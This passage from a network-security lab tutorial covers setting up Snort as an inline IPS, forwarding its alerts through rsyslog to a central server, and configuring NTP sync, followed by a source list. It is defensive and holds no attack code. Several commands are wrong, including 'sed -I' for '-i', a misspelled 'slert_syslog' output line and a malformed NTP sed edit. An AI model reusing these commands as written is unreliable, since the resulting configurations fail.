#include $RULE_PATH/ddos.rules
#include $RULE_PATH/dns.rules
#include $RULE_PATH/dos.rules
#include $RULE_PATH/community-dos.rules
#include $RULE_PATH/exploit.rules
```

Enabling IPS

1) Enter **sudo sed -n '228,241p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '228,241p' /etc/snort/snort.conf

##################################################
# Step #5: Configure preprocessors
# For more information, see the Snort Manual, Configuring Snort - Preprocessors
##################################################

# Inline packet normalization. For more information, see README.normalize
# Does nothing in IDS mode
preprocessor normalize_ip4
preprocessor normalize_tcp: ips ecn stream
preprocessor normalize_icmp4
preprocessor normalize_ip6
preprocessor normalize_icmp6
```

2) Enter **sudo sed -I '236,240s/^/#/' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -i '236,240s/^/#/' /etc/snort/snort.conf
```

3) Enter **sudo sed -n '228,241p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '228,241p' /etc/snort/snort.conf

##################################################
# Step #5: Configure preprocessors
# For more information, see the Snort Manual, Configuring Snort - Preprocessors
##################################################

# Inline packet normalization. For more information, see README.normalize
# Does nothing in IDS mode
#preprocessor normalize_ip4
#preprocessor normalize_tcp: ips ecn stream
#preprocessor normalize_icmp4
#preprocessor normalize_ip6
#preprocessor normalize_icmp6

support@IPS-LAN:~$
```

4) Enter **sudo sed -i 106i**
 # Allow drop rules to be triggered
config policy_mode:inline /etc/snort.snort.conf

```
support@IPS-LAN:~$ sudo sed -i '106i\
# Allow drop rules to be triggered\
config policy_mode:inline' /etc/snort/snort.conf
support@IPS-LAN:~$
```

5) Enter **sudo sed -n '102,108p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '102,108p' /etc/snort/snort.conf

##################################################
# Step #2: Configure the decoder.  For more information, see README.decode
##################################################
# Allow drop rules to be triggered
config policy_mode:inline
```

6) Enter **sudo sed -n '145,157p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '145,157p' /etc/snort/snort.conf

# Configure DAQ related options for inline operation. For more information, see README.daq
#
# config daq: <type>
# config daq_dir: <dir>
# config daq_mode: <mode>
# config daq_var: <var>
#
# <type> ::= pcap | afpacket | dump | nfq | ipq | ipfw
# <mode> ::= read-file | passive | inline
# <var> ::= arbitrary <name>=<value passed to DAQ
# <dir> ::= path as to where to look for DAQ module so's
```

7) Enter **snort –daq-list**

```
support@IPS-LAN:~$ snort --daq-list
Available DAQ modules:
pcap(v3): readback live multi unpriv
ipfw(v2): live inline multi unpriv
dump(v1): readback live inline multi unpriv
afpacket(v4): live inline multi unpriv
support@IPS-LAN:~$
```

8) Enter **sudo sed -I '147**
config daq: afpacket/
config daq_mode: inline' /etc/snort/snort.conf

```
support@IPS-LAN:~$ sudo sed -i '147i\
config daq: afpacket\
config daq_mode: inline' /etc/snort/snort.conf
```

9) Enter **sudo sed -n '145,157p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '145,157p' /etc/snort/snort.conf

# Configure DAQ related options for inline operation. For more information, see README.daq
config daq: afpacket
config daq_mode: inline
#
# config daq: <type>
# config daq_dir: <dir>
# config daq_mode: <mode>
# config daq_var: <var>
#
# <type> ::= pcap | afpacket | dump | nfq | ipq | ipfw
# <mode> ::= read-file | passive | inline
# <var> ::= arbitrary <name>=<value passed to DAQ
```

Configuring Syslog Client

Syslog-Content based filtering, TCP, TLS encryption
Rsyslog-Reliable event logging protocol support

1) Enter **sudo sed -n '481,482p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '481,482p' /etc/snort/snort.conf
# syslog
# output alert_syslog: LOG_AUTH LOG_ALERT
support@IPS-LAN:~$
```

2) Enter **sudo sed -I '482 c\output alert_syslog: LOG_LOCAL5 LOG_ALERT' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -i '482 c\output slert_syslog: LOG_LOCAL5 LOG_ALERT' /etc/snort/snort.conf
```

3) Enter **sudo sed -n '481,482p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '481,482p' /etc/snort/snort.conf
# syslog
output slert_syslog: LOG_LOCAL5 LOG_ALERT
support@IPS-LAN:~$
```

4) Enter **tail -3 /etc/rsyslog.conf**
#Include all conf files in /etc/rsyslog.d/

```
support@IPS-LAN:~$ tail -3 /etc/rsyslog.conf
# Include all config files in /etc/rsyslog.d/
#
$IncludeConfig /etc/rsyslog.d/*.conf
support@IPS-LAN:~$
```

5) Enter **sudo nano /etc/rsyslog.d/50-default.conf**


```
#  Default rules for rsyslog.
#
#                       For more information see rsyslog.conf(5) and /etc/rsyslog.conf

#
# First some standard log files.  Log by facility.
#
auth,authpriv.*                 /var/log/auth.log
*.*;auth,authpriv.none          -/var/log/syslog
#cron.*                         /var/log/cron.log
#daemon.*                       -/var/log/daemon.log
kern.*                          -/var/log/kern.log
#lpr.*                          -/var/log/lpr.log
mail.*                          -/var/log/mail.log
#user.*                         -/var/log/user.log

#
# Logging for the mail system.  Split it up so that
# it is easy to write scripts to parse these files.
#
#mail.info                      -/var/log/mail.info
#mail.warn                      -/var/log/mail.warn
mail.err                        /var/log/mail.err

#
# Logging for INN news system.
#
news.crit                       /var/log/news/news.crit
news.err                        /var/log/news/news.err
news.notice                     -/var/log/news/news.notice

#
# Some "catch-all" log files.
#
#*.=debug;\
#       auth,authpriv.none;\
#       news.none;mail.none     -/var/log/debug
#*.=info;*.=notice;*.=warn;\
#       auth,authpriv.none;\
#       cron,daemon.none;\
#       mail,news.none          -/var/log/messages

#
# Emergencies are sent to everybody logged in.
#
*.emerg                         :omusrmsg:*

#
# I like to have messages displayed on the console, but only on a virtual
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

6) At line 4 enter:


local5.alert @urbank.com
&~

7) Enter Control + X
8) Enter Y
9) Select Enter

10) Enter **rsyslogd -N1**




11) Enter **sudo service rsyslog restart**




Syslog Server Configuration

1) Open PuTTY


2) Select SSH UrBank.com and select Open



3) Enter **sudo sed -n ’17,19p’ /etc/rsyslog.conf**



4) Enter **sudo nano /etc/rsyslog.d/50-default.conf**




5) At line 4 enter :

if $fromhost-ip == '10.10.3.2' then /var/log/ips_lan.log
&~


6) Select Control + X
7) Enter Y
8) Press Enter

9) Enter **rsyslogd -N1**

10) Enter **ls /var/log**




11) Enter **sudo service rsyslog restart**




Sync Logging

1) Enter **10.10.1.116**


2) Enter **ntpq -p**




3) Enter **sudo apt-get -y install ntp**




4) Enter **sudo sed -n '19,22p' /etc/ntp.conf**




5) Enter **sudo sed -I '19,22 c/server ntp urbank.com iburst /etc/ntp.conf**




6) Enter **sudo sed -n '18,20p' /etc/ntp.conf**



7) Enter **sudo service ntp restart**



8) Enter **ntpq -pcas**



Sources

Detecting Network Attacks with Wireshark. (2021, November 18). InfosecMatter. Retrieved January 8, 2022, from https://www.infosecmatter.com/detecting-network-attacks-with-wireshark/

Dietrich, N. (2015, December 10). *The Reputation Preprocessor in Snort – Blacklists and Whitelists – Sublime Robots*. Sublime Robots. Retrieved February 1, 2022, from http://sublimerobots.com/2015/12/the-snort-reputation-preprocessor/#:%7E:text=The%20reputation%20preprocessor%20was%20created,addresses%20are%20stored%20in%20whitelists

Implementing Network Segmentation and Segregation | Cyber.gov.au. (n.d.). Australian Cyber Security Centre. Retrieved January 24, 2022, from https://www.cyber.gov.au/acsc/view-all-content/publications/implementing-network-segmentation-and-segregation

System Monitoring — Firewall States — States Summary | pfSense Documentation. (n.d.). Netgate. Retrieved January 24, 2022, from https://docs.netgate.com/pfsense/en/latest/monitoring/status/firewall-states-summary.html

Where Should I Install Snort? | An Introduction to Snort: A Lightweight Intrusion Detection System | InformIT. (2001, June 15). Informit. Retrieved February 1, 2022, from https://www.informit.com/articles/article.aspx?p=21778&seqNum=9